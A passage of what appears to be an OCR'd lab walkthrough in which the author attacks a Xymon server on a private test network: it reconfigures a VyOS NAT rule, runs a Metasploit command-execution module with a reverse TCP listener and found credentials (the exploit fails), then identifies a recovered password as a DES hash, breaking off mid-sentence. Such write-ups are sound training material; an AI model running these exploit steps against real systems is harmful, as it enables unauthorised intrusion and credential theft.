
The version of the software is 4.3.10. This brings it in the range of xymon machines vulnerabl
-e to   think credentials are all we need to use another module which exploits a command ex-

-ecution vulnerability in xymon versions before 4.3.25. Now we even have credentials. But on
-ce again I changed the DNAT rule 10 to port forward to port 80 of the same machine.




```
admin@vyos# set nat destination rule 10 translation port 80
set nat destination rule 10 translation port 80
[edit]
admin@vyos# commit
commit
[edit]
admin@vyos# save
save
Saving configuration to '/config/config.boot'...
Done
[edit]
admin@vyos# 
```

I load the module and set the required options.



```
msf5 auxiliary(gather/xymon_info) > use exploit/unix/webapp/xymon_useradm_cmd_exec
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > show options

Module options (exploit/unix/webapp/xymon_useradm_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password for Xymon
   Proxies                     no        A proxy chain of format type:host:port[,type:hos
t:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an add
ress on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is ran
domly generated)
   TARGETURI  /xymon-seccgi/   yes       The base path to Xymon secure CGI directory
   URIPATH                     no        The URI to use for this exploit (default is rand
om)
   USERNAME                    yes       The username for Xymon
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Unix CMD


msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > 
```




```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set rport 8080
rport => 8080
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set srvport 8081
srvport => 8081
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set username admin
username => admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set password P6Q41YBQgyNRo
password => P6Q41YBQgyNRo
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - Cannot reliably check exploitability.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > 
```

The check command failed to confirm the vulnerable status of the target. Irrespective of that, I executed the module.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set lport 6666
lport ⇒ 6666
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:6666
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > 
```

The module failed. I tried multiple times but the result was same.To find out what went wrong I manually entered credentials on its web interface.


404 Not Found | CrackStation - Online Pa

192.168.36.152:8080/xymon-seccgi/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Not Found

The requested URL /xymon-seccgi was not found on this server.

Apache/2.2.16 (Debian) Server at 192.168.36.152 Port 8080

Authentication Required

http://192.168.36.152:8080 is requesting your username and password. The site says: "Xymon Administration"

User Name:

Password:

Cancel | OK


The login failed. When I was thinking about what went wrong, I realized how dumb I was. Have you observed the password? It is "P6Q41YBQgyNRo". There's no way any human can remember this as a password. It has to be a hash.

```
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
 --------------------------------------------------

 Possible Hashs:
 [+] DES(Unix)
 --------------------------------------------------
  HASH: P6Q41YBQgyNRo

 Possible Hashs:
 [+] DES(Unix)
 --------------------------------------------------
```

I used hash-identifier to find out what hash it is. The tool recognized it as DES. To crack DES hash, we need a key which we don't have. So I think I should try another method : password guessing. Let's start with the 